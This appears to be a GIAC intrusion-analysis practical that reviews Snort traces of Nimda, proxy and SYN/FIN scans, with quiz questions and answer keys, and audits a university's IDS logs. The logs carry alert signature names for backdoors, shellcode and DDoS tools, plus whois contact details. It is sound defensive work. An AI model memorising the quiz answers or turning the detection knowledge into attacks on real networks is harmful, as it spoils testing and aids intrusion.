3. **Probability the source address was spoofed:** Very Low. This appears to be a genuine infected Nimda web server.
4. **Description of attack:** Nimda is one of the new breed of worms, with four vectors of infection. In this case, an infected web server is appending javascript to the response to the user's request (either .HTM, .HTML, or .ASP pages). The javascript will cause Internet Explorer browsers to download and execute the README.EML copy of the worm on the server. Version of IE that are vulnerable will infect the local host and spread via the other vectors, namely email, searching for vulnerable web hosts, and via file shares.

5. Attack mechanism: The mechanism for this attack is a little different, in that the attacker waits for the victim to come to him, by lurking in a legitimate web site. When users request pages, they are attacked with a javascript command, which downloads the worm and runs it.

6. Correlations: The latest variant of Nimda (W32.Nimda.A@mm) came on strong on September 18, 2001. That it is a persistent and sneaky worm is pretty obvious, given that attacks still occur 5 months later for a worm that generated tremendous publicity. There are good descriptions of the worm at <http://www.neohapsis.com/neolabs/nimda.php> and <http://www.sarc.com/avcenter/venc/data/w32.nimda.a@mm.html>.

7. Evidence of active targeting: None. This worm is not picky – it targets everything.

8. Severity:	1	
Criticality	2	User workstations are valuable, but not critical.
Lethality:	3	Annoying, and troublesome, but only medium damage.
Network Countermeasures	0	The firewall let it through.
Host Countermeasures	4	Norton Anti-virus stopped it.

9. Defensive recommendation: This attack illustrates how Nimda is so successful. When a web server is compromised, victims will come to it. While our proxy server would block the attack from most users, this happened to be a privileged user who had chosen to bypass the proxy. The only recourse is content filtering. This is best done at the router or the firewall. The recommendation is to reference a CVP (content vectoring protocol) server from the firewall for HTTP and FTP traffic.

10. Multiple choice question:

```
02/11-15:22:59.751629 211.201.146.130:80 -> 10.20.210.26:3596
TCP TTL:111 TOS:0x0 ID:29109 IpLen:20 DgmLen:552 DF
***AP*** Seq: 0x34EE3198 Ack: 0x25B1C Win: 0x414C TcpLen: 20
```

Given the above trace of a Nimda attack, which of the following methods of attack is being used:

- A) Sending email to users
- B) Searching for vulnerable web hosts
- C) Sending an infected web page from the server
- D) Searching for and infecting remote shared folders

Answer: C

The interesting thing about this scan is that it showed up INSIDE the home network when it shouldn't have. It turns out the workstation being targeted is a third-party box that belongs to a business partner. A director added rules to the firewall (he's very technical for a director) that allowed the workstation access to any place with any service (which is probably OK) and also allowed anyone to access the workstation with any service, which is a definite no-no.

```
[**] SCAN Proxy attempt [**]  
02/08-06:08:26.342175 61.18.133.100:1098 -> 10.10.209.155:1080  
TCP TTL:48 TOS:0x0 ID:19843 IpLen:20 DgmLen:48 DF  
***** Seq: 0x30B78251 Ack: 0x0 Win: 0x2000 TcpLen: 28  
TCP options (4) => MSS: 1460 NOP NOP SackOK
```

[illegible]

```
[**] SCAN Proxy attempt [**]  
02/08-06:08:27.092054 61.18.133.100:1098 -> 10.10.209.155:1080  
TCP TTL:48 TOS:0x0 ID:20023 IpLen:20 DgmLen:48 DF  
***** Seq: 0x30B78251 Ack: 0x0 win: 0x2000 TcpLen: 28  
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

=====

```

[**] SCAN Proxy attempt [**]
02/08-06:08:27.791482 61.18.133.100:1098 -> 10.10.209.155:1080
TCP TTL:48 TOS:0x0 ID:20181 IpLen:20 DgmLen:48 DF
***** Seq: 0x30B78251 Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

```

- JIM HURST GCIA.DOC

traffic “reflector,” so that when the attacker targets other systems, the IP address of the proxy, rather than the attacker’s machine, is observed at the victim’s site.

6. Correlations: This is a famous and common scan. It has been noted by previous GCIA student Simon Devlin in his proxy:

www.giac.org/practical/simon_devlin_gcia.doc

7. Evidence of active targeting: Yes. The attacker found a system undefended by the firewall during routine network scans, and immediately checked to see if it was a proxy. It was not, and this activity was noticed, so that the host became defended.

8, Severity: 1

Criticality	1	This is not a critical system.
Lethality:	1	Annoying, but no damage .
Network Countermeasures	0	The firewall let it through.
Host Countermeasures	1	The host wasn’t running the service being looked for.

9. Defensive recommendation: Remove that “any host, any service” access rule from the firewall. This occurred about five minutes after this detect was analyzed.

10. Multiple Choice Question:

```
02/08-06:08:26.342175 61.18.133.100:1098 -> 10.10.209.155:1080
TCP TTL:48 TOS:0x0 ID:19843 IpLen:20 DgmLen:48 DF
*****S* Seq: 0x30B78251 Ack: 0x0 win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

Given numerous headers like the above, with different destinations on your network, what is the attacker at 61.18.133.100 attempting?

- A) Source port 1098 -> SubSeven scan
- B) Destination port 1080 -> Proxy scan
- C) Destination port 1080 -> Nimda attack
- D) Routine mapping attempt

Answer: B

Detect 5: A SYN/FIN Scan

Here's a true classic: the SYN/FIN scan. This showed up in the Snort logs, and the worrisome thing is that the security team doesn't know how this traffic arrived on the network. The packet header says it is from an external address, directed to an internal address (which actually does not exist). The SYN/FIN scan is certainly an old favorite. It consists of a packet with both the SYN and FIN flags set, something that would never occur in the course of a normal TCP session. The combination of flags fools many filtering routers and some (older) firewalls into passing the packet when it normally wouldn't.

```
[**] spp_stream4: STEALTH ACTIVITY (SYN FIN scan) detection [**]  
02/11-02:17:02.422024 207.200.55.150:21 -> 172.18.0.86:21  
TCP TTL:28 TOS:0x0 ID:39426 IpLen:20 DgmLen:40  
*****SF Seq: 0x700610F6 Ack: 0x72FA1975 Win: 0x404 TcpLen: 20
```

1. Source of Trace: Local network

2. Detect was generated by: Snort V. 1.8.1

3. Probability the source address was spoofed: High. This packet has an external source address, but the destination address is a non-routable address reserved for internal use. So this packet probably didn't travel across the internet, but was generated inside the local network. The odd thing with that explanation is that whoever is running this scan is spoofing the address, meaning they are not getting the results of their scan. Another possible explanation, with a low probability of a spoofed address, is some sort of back door into the network. Both possibilities are under investigation.

4. Description of attack: The attacker crafts packets with an abnormal set of flags set, and sends them to the target system. The flags in this case are the SYN flag (indicating that the attacking host is attempting to initiate a conversation) and the FIN flag (indicating that the attacking host is trying to end a conversation).

5. Attack mechanism: The SYN/FIN scan attempts to pass filtering routers and firewalls by setting a pair of flags that would never be set in normal traffic. This confuses many devices, and allows scans of networks behind certain firewalls and filtering routers. The response of the target host can be used for network mapping behind filtering devices, as well as OS fingerprinting.

6. Correlations: This thing is old, and common so there are many references to it. A good one can be found at Neohapsis:

<http://archives.neohapsis.com/archives/snort/2000-07/0180.html>

7. Evidence of active targeting: Yes. Non-routable IP addresses are targeted.

8. Severity: 2

Criticality	1	This is not a critical system.
Lethality:	1	Annoying, but no damage .
Network Countermeasures	0	It got in. How is unknown.
Host Countermeasures	0	No host means no counter.

9. Defensive recommendation:

Our firewall already blocks all traffic by default.

It would be nice to determine if this traffic passed through the perimeter, if a backdoor to the network exists, or if the traffic was spoofed.

10. Multiple Choice Question:

Given the following detect, how would you classify this packet:

```
02/11-02:17:02.422024 207.200.55.150:21 -> 172.18.0.86:21
TCP TTL:28 TOS:0x0 ID:39426 IpLen:20 DgmLen:40
*****SF Seq: 0x700610F6 Ack: 0x72FA1975 Win: 0x404 TcpLen: 20
```

- A) FTP scan
- B) SYN/FIN scan
- C) Routine FTP traffic
- D) Routine telnet traffic

Answer: B

Assignment 3: "Analyze This"

This assignment is to provide a security audit for a university. Five days worth of intrusion logs from <http://www.research.umbc.edu/~andy> was analyzed. These logs were generated using the open source IDS Snort and a fairly standard rulebase. This is a sizeable task: the raw data from five days is over 78 megabytes. Obviously, this is not a feasible task without using tools. The primary tool I used was SnortSnarf, from Silicon Defense (<http://www.silicondefense.com>). Snort is considered lightweight IDS. SnortSnarf is only a perl script, and a surprisingly small one at that. But it is quite clever, and provides a useful starting point for further analysis. SnortStat from Yen-Ming Chen was also used to crunch statistics on the intrusion logs.

This analysis cannot be considered complete, and the reasons for this should be addressed. One limitation is that only packet headers are available, and so packet payload information cannot be examined. While packet headers are a good starting point, experience suggests that many of the packets that trigger Snort alerts turn out to be false positives when the payload is examined. The Snort rules being used are also not available. Another reason this analysis cannot be considered complete is the sheer size of the data. Many of these log entries are interesting and deserve detailed discussion, but that is not possible in the current context. There are 135 separate alert signatures, generating 39 megabytes of Snarf data, plus scans and out-of-spec packets, to examine in 50 pages. A final significant limitation is that this analysis must be completed without insight into the network. That is, knowledge is not available about the network layout, about which systems are most important, and about what network traffic should be considered "normal."

Given this framework, the objective is to provide a practical analysis. The analysis focuses on two areas: the top talkers (which corresponds roughly to the heaviest external attackers) and suspected

compromised internal systems. This will be supplemented by a discussion of the most common attacks and some defensive recommendations.

Executive Summary:

This is a busy network, with all the problems that implies. For the five days of this analysis, there were nearly one million alerts.

There were 257,322 non-scanning alerts over the five day period, of 135 different types. Approximately one third of the alerts were a single source IP talking to one or a few destinations. Roughly one quarter of the alerts were for IP addresses that generated more than 1000 alerts of a single type, and roughly one quarter of the alerts targeted more than 100 destinations. Overall, there is a healthy distribution of number of alerts, sources, and destinations. The types of alerts vary greatly. Considerable portions of the alerts look like routine mapping and footprinting (SYN-FIN, proxy scans, queso, various ICMP, and the like), while others appear to be active attacks (virii, buffer overflow, webserver vulnerabilities, and so on).

Scanning is a popular activity on the network. There were 622,126 scanning events detected over the analysis period. This consisted of 97 distinct types of TCP scans (distinct here meaning different TCP flag bits being set). Even so, 75% of the scanning activity was UDP, and nearly nearly all the rest was vanilla TCP SYN scans. An interesting pattern is that over 80% of the types of scans (where “type” means that a particular set of flag bits are set in the TCP header) were observed with two or less destinations, and also with two or less sources. This seems anomalous: is someone spoofing addresses and randomly mixing TCP flag bits? This could be a “jamming” attack, spoofing many different IP addresses with odd flag bits set, so as to generate many false-positive entries in the IDS log. This decoy theory seems to fit the data. Why would a scanner scan just one port on one host over five days? It is possible these “single scan” events represent slow scans, as someone very patiently maps the network, but there are a lot of source addresses doing the same thing with randomly distributed TCP flags. These are not false positives, because of the pathological nature of the TCP flags. It is routine to trigger scanning rules in with intensive web accesses and system administration tasks, but not with strange TCP flag settings.

Scanning is a serious problem inside the university network. There were 367 systems with scanning alerts on the inside. The number of alerts received for an internal host varied from 20,224 to 1. Scanning is a hostile activity, and these systems deserve some attention. It is likely that many of the scanning alerts are spoofed, and apparently there are a good many false positives received back from scanned systems that are interpreted as scans.

The Out Of Spec packet alerts are relatively tame by comparison. Of 8281 out of spec packets, 7921 (95.6%) come from a single source, which appears to be doing a network scan. Of the remaining 60 sources, only 12 have more than two packets attributed to them, and nearly all are two only one or occasionally two destinations. None of the out of spec packets report internal source addresses.

List of Files:

This analysis uses the Christmas holiday period, from December 23, 2001 to December 27, 2001. This was not the busiest period from the available logs, but it should prove relatively interesting because legitimate student and faculty use will be greatly reduced during this period, thus reducing the overall traffic and (hopefully) the false positive rate. The files involved are thus:

Alert.011223.gz	Scans.011223.gz	oos_December.23.2001.gz
Alert.011224.gz	Scans.011224.gz	oos_December.24.2001.gz
Alert.011225.gz	Scans.011225.gz	oos_December.25.2001.gz
Alert.011226.gz	Scans.011226.gz	oos_December.26.2001.gz
Alert.011227.gz	Scans.011227.gz	oos_December.27.2001.gz

List of Detects:

Here is the list of detects from the non-scanning alerts, sorted by number of alerts:

Signature	# Alerts	# Sources	# Destinations
Watchlist 000220 IL-ISDN- 990517	62330	26	19
MISC traceroute	38927	73	7
CS WEBSERVER - external web traffic	26184	4495	1
MISC source port 53 to <1024	22663	5133	10
ICMP Echo Request BSDtype	13742	25	15
WEB-MISC prefix- get //	13202	669	4
INFO MSN IM Chat data	11931	148	204
ICMP Source Quench	9411	27	94
MISC Large UDP Packet	8528	40	7
ICMP Destination Unreachable (Communication Administratively Prohibited)	5813	63	55
SCAN Proxy attempt	5669	74	4681
Queso fingerprint	5146	43	29
SYN-FIN scan!	5026	1	5026
ICMP Destination Unreachable (Host Unreachable)	4292	334	33
BACKDOOR NetMetro File List	3586	1	1

ICMP Fragment Reassembly Time Exceeded	2638	19	49
ICMP Echo Request Nmap or HPING2	1891	22	35
INFO FTP anonymous FTP	1559	218	215
Watchlist 000222 NET-NCFC	1359	24	16
ICMP Destination Unreachable (Protocol Unreachable)	1141	14	73
SMB Name Wildcard	1136	108	490
BACKDOOR NetMetro Incoming Traffic	1103	3	3
SMTP relaying denied	819	12	25
External RPC call	766	2	654
WEB-MISC Attempt to execute cmd	730	75	41
Tiny Fragments - Possible Hostile Activity	664	8	6
WEB-MISC 403 Forbidden	593	11	310
INFO Inbound GNUTella Connect accept	503	14	448
spp_http_decode: IIS Unicode attack detected	499	98	52
INFO Possible IRC Access	482	45	45
TCP SRC and DST outside network	454	40	199
ICMP Echo Request Windows	424	89	52
ICMP traceroute	413	104	229
Null scan!	336	94	24
FTP DoS ftpd globbing	290	11	10
TELNET login incorrect	276	10	180
ICMP Echo Request CyberKit 2.2 Windows	208	47	7
NMAP TCP ping!	169	26	18

CS WEBSERVER - external ftp traffic	139	41	1
INFO Outbound GNUTella Connect accept	132	117	18
Port 55850 tcp - Possible myserver activity - ref. 010313-1	130	22	22
Incomplete Packet Fragments Discarded	129	10	4
connect to 515 from outside	110	3	107
WEB-MISC count.cgi access	106	46	2
INFO Napster Client Data	105	26	42
WEB-MISC http directory traversal	104	53	3
WEB-IIS view source via translate header	96	12	7
SUNRPC highport access!	73	3	3
High port 65535 tcp - possible Red Worm - traffic	71	16	18
WEB- FRONTPAGE _vti_rpc access	70	36	9
connect to 515 from inside	69	1	1
WEB-IIS _vti_inf access	67	33	7
ICMP Destination Unreachable (Fragmentation Needed and DF bit was set)	65	50	4
TFTP - Internal TCP connection to external tftp server	64	4	4
WEB-IIS Unauthorized IP Access Attempt	58	3	22
INFO Inbound GNUTella Connect request	57	31	9
EXPLOIT x86 NOOP	52	6	6

Port 55850 udp - Possible myserver activity - ref. 010313-1	46	1	2
Possible trojan server activity	46	12	12
WEB-CGI redirect access	45	26	5
ICMP Echo Request Sun Solaris	38	6	9
SCAN FIN	36	11	10
TELNET access	29	2	15
ICMP Echo Request L3retriever Ping	28	4	5
DDOS shaft client to handler	25	1	1
INFO - Web Cmd completed	25	3	8
INFO - Possible Squid Scan	23	11	15
MISC Large ICMP Packet	23	19	10
WEB-CGI formmail access	18	14	6
ICMP redirect (Host)	15	1	1
beetle.ucs	15	5	6
WEB-CGI rsh access	15	4	3
SNMP public access	14	2	12
High port 65535 udp - possible Red Worm - traffic	13	5	4
SCAN Synscan Portscan ID 19104	13	13	8
WEB-FRONTPAGE fpcount.exe access	12	6	2
WEB-MISC compaq nsight directory traversal	12	5	5
WEB-CGI scriptalias access	12	4	4
SMTP chameleon overflow	12	12	6
Virus - Possible scr Worm	12	6	8
X11 outgoing	11	7	9
INFO napster login	10	3	6

EXPLOIT x86 setuid 0	9	6	5
IDS50/trojan_trojan- active-subseven [arachNIDS]	8	2	2
Virus - Possible pif Worm	8	2	2
DNS zone transfer	8	2	3
WEB-MISC Lotus Domino directory traversal	7	5	3
WEB-CGIarchie access	7	5	3
WEB- FRONTPAGE posting	7	2	1
WEB-CGI csh access	7	6	3
WEB-IIS File permission canonicalization	7	1	1
RFB - Possible WinVNC - 010708- 1	6	2	2
WEB-CGI ksh access	5	4	2
EXPLOIT x86 setgid 0	5	3	3
WEB- FRONTPAGE shtml.exe	5	2	1
IDS475/web- iis_web-webdav- propfind	5	1	1
spp_http_decode: CGI Null Byte attack detected	5	3	3
Virus - Possible MyRomeo Worm	5	4	5
MISC PCAnywhere Startup	5	3	4
ICMP Destination Unreachable (Network Unreachable)	4	1	1
External FTP to HelpDesk 10.202.70.50	4	1	1
x86 NOOP - unicode BUFFER OVERFLOW ATTACK	4	3	3

ICMP Destination Unreachable (Source Host Isolated)	3	1	1
FTP CWD / - possible warez site	3	2	2
MISC solaris 2.5 backdoor attempt	3	2	1
Attempted Sun RPC high port access	3	1	1
External FTP to HelpDesk 10.202.70.49	2	1	1
EXPLOIT x86 stealth noop	2	1	2
FTP RETR 1MB possible warez site	2	2	1
FTP STOR 1MB possible warez site	2	1	1
TFTP - External UDP connection to internal tftp server	2	1	2
WEB-IIS scripts-browse	2	1	1
WEB-IIS .cnf access	2	2	2
INFO - Web Dir listing	2	2	2
WEB-CGI tsch access	2	2	1
External FTP to HelpDesk 10.202.83.197	2	2	1
WEB-CGI glimpse access	2	1	1
DDOS mstream handler to client	2	1	1
ICMP IPV6 Where-Are-You	1	1	1
RPC tcp traffic contains bin_sh	1	1	1
ICMP Reserved for Security (Type 19) (Undefined Code!)	1	1	1
WEB-FRONTPAGE shtml.dll	1	1	1
INFO - Web Command Error	1	1	1
FTP passwd attempt	1	1	1

ICMP Photuris (Undefined Code!)	1	1	1
WEB-CGI finger access	1	1	1
WEB-MISC Invalid URL	1	1	1
EXPLOIT NTPDX buffer overflow	1	1	1
WEB-MISC guestbook.cgi access	1	1	1
SCAN XMAS	1	1	1
SCAN - wayboard request - allows reading of arbitrary files as http service	1	1	1
CS WEBSERVER - external ssh traffic	1	1	1
FTP MKD / - possible warez site	1	1	1
WEB-CGI survey.cgi access	1	1	1
FTP CWD - possible warez site	1	1	1

Next is the list of alerts from scans, sorted by number of alerts:

Signature	# Alerts	# Sources	# Destinations
UDP scan	461661	203	52745
TCP *****S* scan	150574	391	38595
TCP *****SF scan	5002	1	5002
TCP 12****S* scan	3859	42	29
TCP ****P*** scan	640	317	18
TCP ***** scan	176	98	26
TCP *****F scan	25	11	10
TCP *2UA**** scan	19	12	2
TCP ***A*RS* scan	14	5	3
TCP *2U***SF scan	13	13	3
TCP 1*UA*R** scan	12	3	3
TCP *2*A*R** scan	5	4	3
TCP *2U*P**F scan	5	3	1
TCP *2U***S* scan	4	3	2
TCP ***A*R*F scan	4	4	3
TCP **U**** scan	4	3	3
TCP ****P*SF scan	3	2	2
TCP 1**A*R** scan	3	2	3
TCP 1*U*P*S* scan	3	3	2
TCP 12U*PRS*F scan	2	2	1
TCP 12**P**F scan	2	2	2

TCP **U*PRSF scan	2	2	2
TCP ****P**F scan	2	2	2
TCP 12*A*R** scan	2	1	1
TCP *2U****F scan	2	2	1
TCP *2U**RSF scan	2	2	2
TCP *2*A*R*F scan	2	2	2
TCP *2U*P*SF scan	2	2	1
TCP *2UAPR*F scan	2	2	2
TCP 1**A*RS* scan	2	2	2
TCP **U***SF scan	2	2	2
TCP 1**A**SF scan	2	2	2
TCP 12**P*** scan	2	2	2
TCP *2*A**S* scan	2	1	1
TCP *2U**RS* scan	2	2	2
TCP **UA**SF scan	2	2	1
TCP 1*U**R** scan	2	2	2
TCP 12U*P*SF scan	2	1	1
TCP *2UA**S* scan	2	2	1
TCP *2U*PR** scan	1	1	1
TCP *2**P*S* scan	1	1	1
TCP *2UAP*SF scan	1	1	1
TCP *2**PR** scan	1	1	1
TCP 1**AP*S* scan	1	1	1
TCP 1*U**RSF scan	1	1	1
TCP *2**PRSF scan	1	1	1
TCP 12****SF scan	1	1	1
TCP 12**PRSF scan	1	1	1
TCP **U**R*F scan	1	1	1
TCP *2*APRS* scan	1	1	1
TCP *2*AP*S* scan	1	1	1
TCP ****PRSF scan	1	1	1
TCP *****R*F scan	1	1	1
TCP 12*A***F scan	1	1	1
TCP **UA*RSF scan	1	1	1
TCP 1*UA***F scan	1	1	1
TCP 1****R*F scan	1	1	1
TCP 1*UA*RSF scan	1	1	1
TCP ***APR*F scan	1	1	1
TCP *2*****F scan	1	1	1
TCP *2UA**SF scan	1	1	1
TCP 12U*P*S* scan	1	1	1
TCP 1*U*P*** scan	1	1	1
TCP **U*P*S* scan	1	1	1
TCP 1*U***** scan	1	1	1
TCP ****P*S* scan	1	1	1
TCP 1*U*PRSF scan	1	1	1
TCP 12**PR*F scan	1	1	1

TCP 12*A*RSF scan	1	1	1
TCP *2U**R** scan	1	1	1
TCP *2U*PR*F scan	1	1	1
TCP 1*UA**S* scan	1	1	1
TCP 1***PRSF scan	1	1	1
TCP **U*PR*F scan	1	1	1
TCP 12U****F scan	1	1	1
TCP ***APRS* scan	1	1	1
TCP *2**PRS* scan	1	1	1
TCP *2**PR*F scan	1	1	1
TCP *2UAPRSF scan	1	1	1
TCP **UA*R*F scan	1	1	1
TCP 12****F scan	1	1	1
TCP 12UA**SF scan	1	1	1
TCP *2*A*** scan	1	1	1
TCP *****RSF scan	1	1	1
TCP 12*A**SF scan	1	1	1
TCP 12*A*** scan	1	1	1
TCP **UAPRSF scan	1	1	1
TCP 12*APRSF scan	1	1	1
TCP 12*A*RS* scan	1	1	1
TCP *2U**R*F scan	1	1	1
TCP *2****SF scan	1	1	1
TCP *2***R*F scan	1	1	1
TCP 1**A*R*F scan	1	1	1
TCP *2*A***F scan	1	1	1
TCP 1*U*P*SF scan	1	1	1
TCP *2U***** scan	1	1	1
TCP 12*APR** scan	1	1	1
TCP 1***P*SF scan	1	1	1
TCP 12U**R*F scan	1	1	1

Here is a summary of the Out of Spec packets:

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.0.28.234	7931	7931	7931	7931
199.183.24.194	63	63	1	1
24.36.185.188	15	15	1	1
141.157.92.22	11	11	1	1
213.84.157.192	7	7	1	1
202.168.254.178	7	7	2	2
211.39.150.91	6	6	1	1
193.120.224.170	5	5	2	2
202.130.239.149	4	4	2	2
204.228.228.145	4	4	2	2
12.230.253.9	4	4	2	2
(no IP)	3	3	1	1

12.248.26.6	3	3	1	1
128.93.24.104	2	2	1	1
65.113.91.99	2	2	2	2
24.150.228.250	2	2	1	1
65.129.18.96	2	2	1	1
193.251.49.8	2	2	1	1
207.228.236.26	2	2	1	1
65.129.24.90	2	2	1	1
24.28.134.6	2	2	1	1
65.129.36.24	2	2	1	1
213.47.247.120	2	2	1	1
65.129.57.235	1	1	1	1
65.129.21.34	1	1	1	1
133.127.86.112	1	1	1	1
157.88.36.190	1	1	1	1
65.129.44.128	1	1	1	1
66.92.13.71	1	1	1	1
65.1.219.157	1	1	1	1
200.75.216.222	1	1	1	1
65.129.32.4	1	1	1	1
65.129.44.239	1	1	1	1
64.161.31.78	1	1	1	1
61.152.210.129	1	1	1	1
65.129.45.131	1	1	1	1
212.100.163.67	1	1	1	1
65.129.28.234	1	1	1	1
217.106.234.13	1	1	1	1
208.29.195.67	1	1	1	1
67.160.235.105	1	1	1	1
202.75.185.186	1	1	1	1
195.96.224.7	1	1	1	1
65.129.38.118	1	1	1	1
65.129.46.147	1	1	1	1
66.50.49.113	1	1	1	1
65.129.57.114	1	1	1	1
65.128.133.148	1	1	1	1
64.156.144.33	1	1	1	1
66.50.26.220	1	1	1	1
65.129.31.168	1	1	1	1
65.129.16.140	1	1	1	1
12.234.167.15	1	1	1	1
65.129.41.99	1	1	1	1
24.13.105.14	1	1	1	1
193.232.252.34	1	1	1	1
65.129.89.13	1	1	1	1
65.129.29.16	1	1	1	1

195.96.106.109	1	1	1	1
65.184.132.241	1	1	1	1
65.105.159.22	1	1	1	1

The Top Talkers:

Three sets of top talkers will be analyzed. First, the systems with the most number of alerts from one host to a single host using the same method will be analyzed. Next, the systems with the highest number of alerts from a host to any other host using the same method will be reviewed. Finally, the top talkers scanning from inside the network will be examined. There are numerous other ways of looking at top talkers, for example, from a single host to any host using any method, from a single host to a single host using any method, from any host to a single destination, and so on. The host-to-host, same method view proved effective at identifying systems with a set of signatures that suggested compromise. There was a surprising degree of overlap between the host-to-host list and the host-to-any list

The Top Talkers: Host-To-Host

This section will consider the top ten talkers from the alerts file, where a single host contacted another single host using a single method. These are systems that are all generating considerable alert traffic on the network. The busiest of these talkers generated nearly one quarter (23.83%) of all the alert traffic over the timeframe of interest.

This analysis is limited by the inability to view the packet payloads, so one must assume all traffic is hostile, while that is not always the case. In particular, in the university environment, there were large amounts of traffic from known chat, gaming, and multiple file-sharing protocols that would not generally be considered hostile.

Here is the top talker list, followed by a brief discussion of each.

Top Talker 1	61295 alerts from	212.179.35.118	to
10.202.70.70	Alert Type: Watchlist traffic		

This single source registered over 60,000 alerts, putting it off the scale in terms of volume. For a watchlist, the types of alerts are not given, meaning that any packet from the identified source registers an alert. This may not be hostile traffic at all. Second, this may be decoy traffic, meant only to register a very strong signal on the IDS and occupy analyst's time, while the more serious attacks have a much smaller footprint. Third, further analysis shows that this source sent very few packets to other destinations. It registered only another 32 alerts to the rest of the network. Looking at the ports involved gives the critical piece of information. The destination port for the internal host appears to nearly always be 1214, KAZAA, although the host does get a lot of alerts as a destination. KAZAA is a file sharing protocol used primarily for music sharing. If KAZAA is not an acceptable use, then there is a misuse incident. Otherwise, this traffic may be harmless.

Watchlists are networks identified as particularly untrustworthy for some reason, usually their history. The network of interest showed up in the logs (and threw enough traffic at us to represent nearly one quarter of the total number of alerts (61,295 separate alerts over 5 days). Of course, this could all be innocent traffic, but this network was watchlisted because some much traffic from this net has, in the past, NOT been innocent. Here is a lookup of this system from RIPE, the European entity responsible for assigning addresses:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripenc/pub-services/db/copyright.html

inetnum:      212.179.0.0 - 212.179.255.255
netname:       IL-ISDNNET-990517
descr:        PROVIDER
country:      IL
admin-c:       NP469-RIPE
tech-c:        TP1233-RIPE
tech-c:        ZV140-RIPE
tech-c:        ES4966-RIPE
status:       ALLOCATED PA
mnt-by:        RIPE-NCC-HM-MNT
changed:       hostmaster@ripe.net 19990517
changed:       hostmaster@ripe.net 20000406
changed:       hostmaster@ripe.net 20010402
source:        RIPE

route:       212.179.0.0/17
descr:         ISDN Net Ltd.
origin:        AS8551
notify:        hostmaster@isdn.net.il
mnt-by:        AS8551-MNT
changed:       hostmaster@isdn.net.il 19990610
source:        RIPE

person:      Nati Pinko
address:       Bezeq International
address:       40 Hashacham St.
address:       Petach Tikvah Israel
phone:         +972 3 9257761
e-mail:        hostmaster@isdn.net.il
nic-hdl:     NP469-RIPE
changed:       registrar@ns.il 19990902
source:        RIPE

person:      Tomer Peer
address:       Bezeq International
address:       40 Hashakham St.
address:       Petakh Tiqwah Israel
phone:         +972 3 9257761
e-mail:        hostmaster@isdn.net.il
nic-hdl:     TP1233-RIPE
changed:       registrar@ns.il 19991113
source:        RIPE

person:      Zehavit Vigder
address:       bezeq-international
address:       40 hashacham
address:       petach tikva 49170 Israel
```

phone: +972 52 770145
 fax-no: +972 9 8940763
 e-mail: hostmaster@bezeqint.net
 nic-hdl: [ZV140-RIPE](#)
 changed: zehavitv@bezeqint.net 20000528
 source: RIPE
person: Eran Shchori
 address: BEZEQ INTERNATIONAL
 address: 40 Hashacham Street
 address: Petach-Tikva 49170 Israel
 phone: +972 3 9257710
 fax-no: +972 3 9257726
 e-mail: hostmaster@bezeqint.net
 nic-hdl: [ES4966-RIPE](#)
 changed: registrar@ns.il 20000309
 source: RIPE

Top Talker 2 4690 alerts from 61.150.5.19 to 10.202.111.145
Alert Type: Misc. Large UDP

This host is sending many suspiciously large packets to a single destination. The attacker does not send any large UDP packets to any other hosts on the network. The packet traffic, on further analysis, is evenly distributed in time, but not absolutely regular. The UDP protocol has been used for numerous recent Trojan attacks. The source IP is a Chinese site, and examination of the logs reveals that other systems on the same network are also sending the same Misc Large UDP packets and also many incomplete packet fragments. Packet fragments strongly suggest packetcraft, which makes this traffic highly suspect. Why so many packets to a single host if it is not compromised? The target host should be carefully inspected. The destination machine reports 42 incidents of ICMP fragment assembly time exceeded, which might be normal with so many fragments flying around.

The Asia-Pacific entity responsible for Internet addresses is APNIC. Here is a lookup of the site in question.

inetnum: 61.150.0.0 - 61.150.31.255
 netname: SNXIAN
 descr: xi'an data branch,XIAN CITY SHAANXI PROVINCE
 country: CN
 admin-c: [WWN1-AP](#)
 tech-c: [WWN1-AP](#)
 mnt-by: MAINT-CHINANET-SHAANXI
 mnt-lower: MAINT-CN-SNXIAN
 changed: ipadm@public.xa.sn.cn 20010309
 source: APNIC

 person: WANG WEI NA
 address: Xi Xin street 90# XIAN
 country: CN
 phone: +8629-724-1554
 fax-no: +8629-324-4305
 e-mail: xaipadm@public.xa.sn.cn

nic-hdl: WWN1-AP
mnt-by: MAINT-CN-SNXIAN
changed: wwn@public.xa.sn.cn 20001127
source: APNIC

Top Talker 3 4510 alerts from 206.65.191.129 to
10.202.98.177 Alert Type: Queso fingerprint

This one is puzzling. Queso is a profiling tool, used to find details about the host OS (more details can be found at this url: <http://www.insecure.org/nmap/nmap-fingerprinting-article.html>). This, however, looks more like a host scan. Examining the timing of the traffic is interesting. The first two packets from this host are actually null scans. Then the Queso fingerprints begin, and continue consistently and heavily for about an hour. Is this just hacker misfire? A denial of service attack? In any case, the system should be investigated.

Unfortunately, ARIN, the American Registry of Internet Numbers, is not much help on this one. Here's the lookup:

UUNET Technologies, Inc. ([NETBLK-NETBLK-UUNETCBLK64-67](#))

3060 Williams Drive, Suite 601
Fairfax, Virginia 22031
US

Netname: NETBLK-UUNETCBLK64-67

Netblock: [206.64.0.0](#) - [206.67.255.255](#)

Maintainer: UU

Coordinator:

UUNET Postmaster ([UUPM-ARIN](#)) postmaster@uunet.uu.net
703-206-5440

Domain System inverse mapping provided by:

AUTH00.NS.UU.NET	198.6.1.65
AUTH01.NS.UU.NET	198.6.1.81

ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE

Record last updated on 26-Sep-2001.

Database last updated on 12-Mar-2002 19:58:03 EDT.

This only gives the ISP. There is no further information available there. However, we're in luck, because a DNS lookup provides us with more information about this attacker. Here are the results for a nameserver lookup:

Name: monitor.dslreports.com

Address: 206.65.191.129

Aliases: 129.191.65.206.in-addr.arpa

This appears to be a legitimate business (more info at <http://www.dslreports.com/aboutdsl>), but it is curious that they would be fingerprinting (or DoSing) the local host so heavily. That suggests a compromised host on their end, or spoofing.

Top Talker 4 4483 alerts from 65.207.94.30 to 10.202.137.7
Alert Type: ICMP admin prohib

